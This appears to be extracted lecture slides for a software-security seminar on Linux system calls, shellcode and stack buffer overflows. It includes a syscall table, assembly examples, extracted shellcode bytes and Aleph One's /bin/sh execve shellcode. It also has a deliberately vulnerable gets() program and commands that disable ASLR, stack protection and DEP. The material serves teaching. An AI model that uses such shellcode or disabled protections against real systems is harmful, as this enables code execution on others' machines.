


# CSC 600 Advanced Seminar System Call & Shellcode & Stack Overflow

Si Chen (schen@wcupa.edu)




## System Call





#### System Call


A system call, sometimes referred to as a kernel call, is a request in a Unix-like operating system made via a software interrupt by an active process for a service performed by the kernel.





#### **System Call**

- User code can be arbitrary
- User code cannot modify kernel memory
- The call mechanism switches code to kernel mode





#### What is System Call?

- System resources (file, network, IO, device) may be accessed by multiple applications at the same time, can cause confliction.
- Modern OS protect these resources.
- E.g. How to let a program to wait for a while?

```
1 int i;
2 for(int = 0; i < 100000; ++i);</pre>
```



100Mhz CPU -> 1s 1000Mhz CPU -> 0.1s


**Use OS provide Timer** 



#### What System Call?


- Let an application to access system resources.
- OS provide an interface (System call) for the application
- It usually use the technique called "interrupt vector"
  - Linux use 0x80
  - Windows use 0x2E

In <u>system programming</u>, an <u>interrupt</u> is a signal to the <u>processor</u> emitted by hardware or software indicating an event that needs immediate attention. An interrupt alerts the processor to a high-priority condition requiring the interruption of the current code the processor is executing. The processor responds by suspending its current activities, saving its <u>state</u>, and executing a <u>function</u> called an <u>interrupt handler</u> (or an interrupt service routine, ISR) to deal with the event. This interruption is temporary, and, after the interrupt handler finishes, the processor resumes normal activities. [1] There are two types of interrupts: hardware interrupts and software interrupts. – From Wikipedia






#### **CPU Interrupt**





#### fwrite() path in both Linux and Windows





#### **Linux System Call**

### Linux Syscall Reference

#### http://syscalls.kernelgrok.com

Shov	v All 😊 entries							Search:
_	Name \$			Definition 🚓				
#		eax 💠	ebx 💠	ecx 💠	edx \$	esi 💠	edi 💠	Definition
0	sys_restart_syscall	0x00	_	_	_	_	_	kernel/signal.c:2058
1	sys_exit	0x01	int error_code	-	-	-	-	kernel/exit.c:1046
2	sys_fork	0x02	struct pt_regs *	-	-	-	-	arch/alpha/kernel/entry.S:716
3	sys_read	0x03	unsigned int fd	char _user *buf	size_t count	-	-	fs/read_write.c:391
4	sys_write	0x04	unsigned int fd	const charuser *buf	size_t count	-	-	fs/read_write.c:408
5	sys_open	0x05	const char _user *filename	int flags	int mode	-	-	fs/open.c:900
6	sys_close	0x06	unsigned int fd	-	-	-	-	fs/open.c:969
7	sys_waitpid	0x07	pid_t pid	intuser *stat_addr	int options	-	-	kernel/exit.c:1771
8	sys_creat	0x08	const char _user *pathname	int mode	-	-	-	fs/open.c:933
9	sys_link	0x09	const charuser *oldname	const charuser *newname	-	-	-	fs/namei.c:2520
10	sys_unlink	0x0a	const charuser *pathname	-	-	-	-	fs/namei.c:2352
11	sys_execve	0x0b	char _user *	char _user *_user *	charuser *user *	struct pt_regs *	-	arch/alpha/kernel/entry.S:925
12	sys_chdir	0x0c	const charuser *filename	-	-	-	-	fs/open.c:361
13	sys_time	0x0d	time_tuser *tloc	_	_	_	_	kernel/posix-timers.c:855
14	sys_mknod	0x0e	const char _user *filename	int mode	unsigned dev	-	-	fs/namei.c:2067
15	sys_chmod	0x0f	const char _user *filename	mode_t mode	-	-	-	fs/open.c:507
16	sys_lchown16	0x10	const char _user *filename	old_uid_t user	old_gid_t group	-	-	kernel/uid16.c:27
17	not implemented	0x11	-	-	-	-	-	
18	sys_stat	0x12	charuser *filename	struct old_kernel_stat user *statbuf	-	-	-	fs/stat.c:150
19	sys_lseek	0x13	unsigned int fd	off_t offset	unsigned int origin	-	-	fs/read_write.c:167
20	sys_getpid	0x14	-	-	-	-	-	kernel/timer.c:1337
21	sys_mount	0x15	charuser *dev_name	charuser *dir_name	char _user *type	unsigned long flags	void _user *data	fs/namespace.c:2118
22	sys_oldumount	0x16	char _user *name	-	-	-	-	fs/namespace.c:1171



#### **Linux Syscall Reference**

IOW	v All 😊 entries								Search:	
_	Name 💠				D. C. W.					
#		÷ (	ax 🗘	ebx 💠	ecx \$	edx 🗘	esi 💠	edi 💠	Definition	<b>\$</b>
	sys_restart_syscall	0x00		-	-	-	-	-	kernel/signal.c:2058	
	sys_exit	0x01		int error_code	-	-	-	-	kernel/exit.c:1046	
	sys_fork	0x02		struct pt_regs *	-	-	-	-	arch/alpha/kernel/entry.S:716	
	sys_read	0x03		unsigned int fd	char _user *buf	size_t count	-	-	fs/read_write.c:391	
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	sys_link	0x09		const char _user *oldname	const char _user *newname	-	-	-	fs/namei.c:2520	
)	sys_unlink	0x0a		const char _user *pathname	-	-	-	-	fs/namei.c:2352	
L	sys_execve	0x0b		char _user *	char _user *_user *	char _user *_user *	struct pt_regs *	-	arch/alpha/kernel/entry.S:925	
2	sys_chdir	0x0c		const char _user *filename	-	-	-	-	fs/open.c:361	
3	sys_time	0x0d		time_tuser *tloc		-	-	-	kernel/posix-timers.c:855	
1	sys_mknod	0x0e		const char _user *filename	int mode	unsigned dev	-	-	fs/namei.c:2067	
	sys_chmod	0x0f		const char _user *filename	_	-	-	-	fs/open.c:507	
5	sys_lchown16	0×10		const char _user *filename	old_uid_t user	old_gid_t group	-	-	kernel/uid16.c:27	
	not implemented	0x11		-	-	-	-	-		
3	sys_stat	0x12		charuser *filename	struct old_kernel_stat user *statbuf	-	-	-	fs/stat.c:150	
)	sys_lseek	0x13		unsigned int fd	off_t offset	unsigned int origin	-	-	fs/read_write.c:167	
	sys_getpid	0x14		-	-	-	-	-	kernel/timer.c:1337	
l	sys_mount	0×15		charuser *dev_name	charuser *dir_name	char _user *type	unsigned long flags	void _user *data	fs/namespace.c:2118	
,	sys_oldumount	0x16		char _user *name	_	-	-	_	fs/namespace.c:1171	

```
/ include / linux / syscalls.h
                                          const struct itimerspec __user *utmr.
                                          struct itimerspec user *otmr):
      asmlinkage long sys_timerfd_gettime(int ufd, struct itimerspec __user *otmr);
      asmlinkage long sys_eventfd(unsigned int count);
      asmlinkage long sys_eventfd2(unsigned int count, int flags);
      asmlinkage long sys_fallocate(int fd, int mode, loff_t offset, loff_t len);
      asmlinkage long sys_old_readdir(unsigned int, struct old_linux_dirent __user *, unsigned
      asmlinkage long sys_pselect6(int, fd_set __user *, fd_set __user *,
                                   fd_set __user *, struct timespec __user *,
                                   void user *):
      asmlinkage long sys_ppoll(struct pollfd __user *, unsigned int,
                                struct timespec user *. const sigset t user *.
                                 size_t);
      asmlinkage long sys_fanotify_init(unsigned int flags, unsigned int event_f_flags);
      asmlinkage long sys_fanotify_mark(int fanotify_fd, unsigned int flags,
                                        u64 mask, int fd.
                                        const char __user *pathname);
      asmlinkage long sys syncfs(int fd);
855
      asmlinkage long sys fork(void);
      asmlinkage long sys_vfork(void);
      #ifdef CONFIG_CLONE_BACKWARDS
      asmlinkage long sys_clone(unsigned long, unsigned long, int __user *, int,
                     int __user *);
      #else
      asmlinkage long sys_clone(unsigned long, unsigned long, int __user *,
                     int __user *, int);
      #endif
      asmlinkage long sys_execve(const char __user *filename,
                      const char __user *const __user *argv,
                      const char __user *const __user *envp);
      asmlinkage long sys_perf_event_open(
                      struct perf_event_attr __user *attr_uptr,
                      pid_t pid, int cpu, int group_fd, unsigned long flags);
      asmlinkage long sys_mmap_pgoff(unsigned long addr, unsigned long len,
                              unsigned long prot, unsigned long flags,
                              unsigned long fd, unsigned long pgoff);
       asmlinkage long sys_old_mmap(struct mmap_arg_struct __user *arg);
      asmlinkage long sys_name_to_handle_at(int dfd, const char __user *name,
                                            struct file_handle __user *handle,
                                            int __user *mnt_id, int flag);
      asmlinkage long sys_open_by_handle_at(int mountdirfd,
                                            struct file handle user *handle.
                                            int flags);
      asmlinkage long sys_setns(int fd, int nstype);
      asmlinkage long sys_process_vm_readv(pid_t pid,
                                            const struct iovec __user *lvec,
                                            unsigned long liovcnt,
                                            const struct iovec __user *rvec.
                                            unsigned long riovcnt,
                                            unsigned long flags);
      asmlinkage long sys_process_vm_writev(pid_t pid,
                                            const struct iovec __user *lvec,
                                            unsigned long liovent.
                                            const struct iovec __user *rvec,
                                            unsigned long riovent.
                                            unsigned long flags);
      asmlinkage long sys_kcmp(pid_t pid1, pid_t pid2, int type,
                                unsigned long idx1, unsigned long idx2):
       asmlinkage long sys_finit_module(int fd, const char __user *uargs, int flags);
      #endif
```

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#### Trace by strace (linux)

#### strace /bin/echo AAAAA

```
[quake0day@quake0day-pc ~]$ strace /bin/echo AAAAA
execve("/bin/echo", ["/bin/echo", "AAAAA"], 0x7ffca29838c8 /* 53              vars */) = 0
brk(NULL)
                                        = 0x160d000
access("/etc/ld.so.preload", R OK)
                                        = -1 ENOENT (No such file or directory)
open("/etc/ld.so.cache", 0 RDO\overline{NLY} | 0 CLOEXEC) = 3
fstat(3, {st mode=S IFREG|0644, st size=175868, ...}) = 0
mmap(NULL, 175868, PROT RÉAD, MAP PRIVATE, 3, 0) = 0x7f387e638000
close(3)
open("/usr/lib/libc.so.6", O RDONLY|O CLOEXEC) = 3
read(3, "\177ELF\2\1\1\3\0\0\0\0\0\0\0\\0\3\0>\0\1\0\0\0\340\5\2\0\0\0\0\0"..., 832) = 832
fstat(3, {st mode=S IFREG|0755, st size=1985472, ...}) = 0
mmap(NULL, 8\overline{1}92, PROT READ|PROT WRITE, MAP PRIVATE|MAP ANONYMOUS, -1, 0) = 0x7f387e636000
mmap(NULL, 3823824, PROT RĖAD|PROT EXEC, MAP PRIVATE|MAP DENYWRITE, 3, 0) = 0x7f387e09a000
mprotect(0x7f387e237000, 2093056, PROT NONE) = 0
mmap(0x7f387e436000, 24576, PROT READ|\overline{P}ROT WRITE, MAP PRIVATE|MAP FIXED|MAP DENYWRITE, 3, 0x19c000) = 0x7f387e436000
mmap(0x7f387e43c000, 14544, PROT READ|PROT WRITE, MAP PRIVATE|MAP FIXED|MAP ANONYMOUS, -1, 0) = 0x7f387e43c000
close(3)
arch prctl(ARCH SET FS, 0x7f387e6374c0) = 0
mprotect(0x7f387e436000, 16384, PROT READ) = 0
mprotect(0x607000, 4096, PROT READ)
mprotect(0x7f387e663000, 4096, PROT READ) = 0
munmap(0x7f387e638000, 175868)
brk(NULL)
                                        = 0 \times 160 d000
brk(0x162e000)
                                        = 0x162e000
fstat(3, {st mode=S IFREG|0644, st size=1669456, ...}) = 0
mmap(NULL, 1669456, PROT READ, MAP PRIVATE, 3, 0) = 0x7f387e49e000
close(3)
fstat(1, {st mode=S IFCHR|0620, st rdev=makedev(136, 0), ...}) = 0
write(1, "AAAAA\n", 6AAAAA
                   = 6
close(1)
                                        = 0
close(2)
                                        = 0
exit group(0)
                                        = ?
+++ exited with 0 +++
```

#### **Example: Hello World**

```
a typical x86 32-bit system
section .text
                                     From x86 assembly tutorial,
global start
 start:
        mov eax, 4 ; sys write
        mov ebx, 1; fd
                       ; buf
        mov ecx, msg
        mov edx, 13 ; size
        int 0x80
                        ; write(1, "Hello world!\n", 13)
       mov eax, 1
                       ; sys exit
        mov ebx, 0 ; status
        int 0x80
                        ; exit(0)
section .data
msg:
        db 'Hello world!', 0xA
```

Quick review:

•DB - Define Byte. 8 bits

typical x86 32-bit system

•DW - Define Word. Generally 2 bytes on a

•DD - Define double word. Generally 4 bytes on

helloworld.asm

[quake0day@quake0day-pc ~]\$ nasm -felf32 helloworld.asm -o helloworld.o && ld helloworld.o -melf\_i386 -o helloworld
[quake0day@quake0day-pc ~]\$ ./helloworld
Hello world!



#### Some Useful System Call

#### open/read/write

# eax ebx ecx edx 0x05 path 0 0 open(path, O\_RDONLY) 0x03 fd buf size read(fd, buf, size) 0x04 fd buf size write(fd, buf, size)

#### mmap/mprotect

- mmap:use to allocate an executable area
- mprotect: disable data executable prevention

#### execve

- execve(char\* path, char\* argv[], char\* envp[]);
- path: path to the executable file
- argv: arguments (char\* pointer array)
- envp: environment variable (char\* pointer array)



### **Syscall Summary**

- Linux Syscall sorta use fastcall
  - specific syscall # is loaded into eax
  - arguments for call are placed in different registers
  - int 0x80 executes call to syscall()
  - CPU switches to kernel mode
  - each syscall has a unique, static number



# Shellcode

**Shellcode** is defined as a set of instructions injected and then executed by an exploited program. **Shellcode** is used to directly manipulate registers and the functionality of a exploited program.



#### Crafting Shellcode (the small program)

#### **Example: Hello World**

```
;hello.asm
[SECTION .text]
global _start
_start:
    jmp short ender
    starter:
   xor eax, eax
   xor ebx, ebx
   xor edx, edx
    xor ecx, ecx
   mov al, 4
                    ;syscall write
   mov bl, 1
                    ;get the address of the string from the stack
   pop ecx
    mov dl, 5
    int 0x80
    xor eax, eax
   mov al, 1
                    ;exit the shellcode
    xor ebx, ebx
    int 0x80
    ender:
                    ;put the address of the string on the stack
    call starter
    db 'hello'
```

hello.asm



#### Crafting Shellcode (the small program)

#### Example: Hello (hello.asm)

To compile it use nasm:

```
→ ~ masm -f elf hello.asm
```

Use objdump to get the shellcode bytes:

```
[csc495@csc495-pc ~]$ objdump -d -M intel hello.o
  SECTION .text]
                 file format elf32-i386
nello.o:
Disassembly of section .text:
000000000 < estart>:
   0: eb 19
                                          jmp
                                                   1b <call shellcode>
00000002∢,<shellcode>; the registers
   2:r eb:31ebc0
                                                   eax,eax
                                          xor
   4:r ed b0ed04
                                                   al,0x4
                                         mov
          31 db
                                                   ebx,ebx
                                          xor
                                                   bl,0x1
   8:v at b3 01
                                         mov
                   ;syscall write
   arev bl 59
                                          pop
                                                   ecx
                   ;get the address of the
   b_{\text{nov}}^{\text{pop}} \stackrel{\text{ec}}{\text{dl}} 31 \text{ d2}
                                          xor
                                                   edx,edx
   d:-\infty b2 0d
                                                   dl,0xd
                                          mov
                                                   0x80
          cd 80
                                          int
  11:r eax31eac0
                                          xor
                                                   eax,eax
                   ;exit the shellcode
          b0 01
                                                   al,0x1
                                          mov
  15:+ 0x31 db
                                                   ebx,ebx
                                          xor
          b3 05
                                                   bl,0x5
                                         mov
  19<sup>nder</sup> cd 80
                                                   0x80
                                          int
```



#### Crafting Shellcode (the small program)

```
Disassembly of section .text:
00000000 < start>:
                          Stack Overflow (1)
        eb 19
                                            1b <ender>
00000002 <starter≥:18
        31 c0
   2:
                                            eax,eax
                                    xor
        31 db
                                           ebx,ebx
                                    xor
        31 d2
   6:
                                            edx,edx
                                    xor
   8:
        31 c9
                                           ecx,ecx
                                    xor
           04
                                            al,0x4
        b0
                                    mov
        b3 01
                                           bl,0x1
                                    mov
        59
   e:
                                            ecx
                                    pop
        b2 05
                                           dl.0x5
                                    mov
  11: L
        cd 80
                          Lab: Buffer int
                                           0x80pdf
  13:
        31 c0
                                           eax,eax
                                    xor
  15:
        b0 01
                                           al,0x1
                                    mov
  17:
        31 db
                                           ebx,ebx
                            Due on: xor
  19:
        cd 80
                                           0x80
                                   int
0000001b <ender>:
        e8 e2 ff ff ff
  1b:
                                    call
                                            2 <starter>
  20:
        68 65 6c 6c 6f
                                            0x6f6c6c65
                                    push
```

Extracting the bytes gives us the shellcode:

\xeb\x19\x31\xc0\x31\xdb\x31\xd2\x31\xc9\xb0\x04\xb3\x01\x59\x b2\x05\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80\xe8\xe2\xff\xff\xff\xff\xff\x68\x65\x6c\x6c\x6f



#### **Test Shellcode (test.c)**

```
→ ~ gcc test.c -o test -fno-stack-protector -zexecstack -no-pie
→ ~ ./test
hello
```



#### **Shellcode**

Taking some shellcode from Aleph One's 'Smashing the Stack for Fun and Profit'

```
shellcode = ("\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b" + "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd" + "\x80\xe8\xdc\xff\xff\xff\bin/sh")
```



## "Memory Corruption"

■ What is it?




#### "Memory Corruption"

- Modifying a binary's memory in a way that was not intended
- Broad umbrella term for most of what the rest of this class will be
- The vast majority of system-level exploits (real-world and competition) involve memory corruption



#### **Buffers**

A buffer is defined as a limited, contiguously allocated set of memory. The most common buffer in C is an array.





#### A novice C programmer mistake

```
#include <stdio.h>
    #include <string.h>
    int main()
            int array[5] = \{1, 2, 3, 4, 5\};
            printf("%d\n", array[5]);
quake0day@quakes-iMac > ~/Documents/Sync/CSC495 Software Security/ch5 > cc buffer.c
buffer.c:7:17: warning: array index 5 is past the end of the array (which contains 5 elements) [-Warray-bounds]
      printf("%d\n", array[5]);
buffer.c:6:2: note: array 'array' declared here
      int array[5] = \{1, 2, 3, 4, 5\};
1 warning generated.
quakeOday@quakes-iMac ~/Documents/Sync/CSC495 Software Security/ch5 ./a.out
```

This example shows how easy it is to read past the end of a buffer; C provides no built-in protection.




#### **Another C programmer mistake**

```
#include <stdio.h>
#include <string.h>
int main()
    int array[5];
    int i;
    for(i = 0; i \le 255; i ++)
        array[i] = 10;
```




#### Crash report





## Stack



#### **Stack Frame**

Array
EBP
RET
A
В

Low Memory Addresses and Top of the Stack

High Memory Addresses and Bottom of the Stack



#### Overflow.c

```
#include <stdio.h>
   #include <string.h>
 3
   void hacked()
 5
       puts("Hacked by Si Chen!!!!");
 6
 8
   void return_input(void)
10
11
        char array[30];
       gets(array);
12
13
       printf("%s\n", array);
14
15
16
   main()
17
18
        return_input();
19
        return 0;
```

[quake0day@quake0day-w AAAAAAAAAA AAAAAAAAAA

#### Protection: ASLR, DEP, Stack Protector

[quake0day-wcu quake0day]# echo 0 > /proc/sys/kernel/randomize\_va\_space

Shutdown ASLR (Address space layout randomization)

- -fno-stack-protector Shutdown stack protector
- -z execstack Shutdown DEP(Data Execution Prevention)

#### Overflow.c


```
#include <stdio.h>
   #include <string.h>
   void hacked()
       puts("Hacked by Si Chen!!!!");
   void return_input(void)
10
       char array[30];
12
       gets(array);
13
       printf("%s\n", array);
14
   main()
17
        return input();
18
        return 0:
19
20 }
```

```
quakeOday@quakeOday-wcu ~|$ ./overflow
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
   stack smashing detected ***: ./overflow terminated
====== Backtrace: =======
/usr/lib/libc.so.6(+0x6a1e0)[0xb7e5b1e0]
/usr/lib/libc.so.6( fortify fail+0x38)[0xb7eefa38]
/usr/lib/libc.so.6(<del>+</del>0xfe9f8)[0xb7eef9f8]
/overflow(+0x6a3)[0x4006a3]
/overflow(+0x5f4)[0x4005f4]
./overflow(main+0x12)[0x40060b]
/usr/lib/libc.so.6( libc start main+0xf3)[0xb7e091d3]
./overflow(+0x4a1)[\overline{0x4004a1}]
 ===== Memory map: ======
00400000-00401000 r-xp 00000000 08:01 318658
                                                   /home/quake0day/overflow
00401000-00402000 r--p 00000000 08:01 318658
                                                   /home/quake0day/overflow
00402000-00403000 rw-p 00001000 08:01 318658
                                                   /home/quake0day/overflow
00403000-00424000 rw-p 00000000 00:00 0
                                                   [heap]
```



#### Return Hijack

- The return address will be stored on stack when calling a new function.
   (EIP)
- The local valuable will be store on the low address.
- If the variable is an array, and if we store too many data, it will cover the return address which store on the high address.





#### From Crash to Hack

- If the input is larger than the size of the array, normally, the program will crash.
- Need to craft special data to exploit this vulnerability.
  - The general idea is to overflow a buffer so that it overwrites the return address.





#### **Print ABCD**

```
$ echo -e '\x41\x42\x43\x44'
 printf '\x41\x42\x43\x44'
 python -c 'print "x41x42x43x44
 perl -e 'print "\x41\x42\x43\x44";'
```



#### Print 100A(s)



#### **BASH** refresher

```
Use command output as an argument
  ./vulnerable `your command here`
  ./vulnerable $(your command here)
 Use command as input
 your command here ./vulnerable
 Write command output to file
$ your command here > filename
 Use file as input
  ./vulnerable < filename
```




- Use command output as an argument
- \$ r \$(your\_command\_here)
- Use command as input
- \$ r < <(your\_command\_here)</pre>
- Write command output to file
- \$ r > filename
- Use file as input
- \$ r < filename</pre>



### **Guessing Addresses**

Typically you need the source code so you can estimate the address of both the buffer and the return-address.


An estimate is often good enough! (more on this in a bit).





#### From Crash to Hack


- If the input is larger than the size of the array, normally, the program will crash.
- Need to craft special data to exploit this vulnerability.
  - The general idea is to overflow a buffer so that it overwrites the return address.





#### **From Crash to Hack**

- If the input is larger than the size of the array, normally, the program will crash.
- Need to craft special data to exploit this vulnerability.
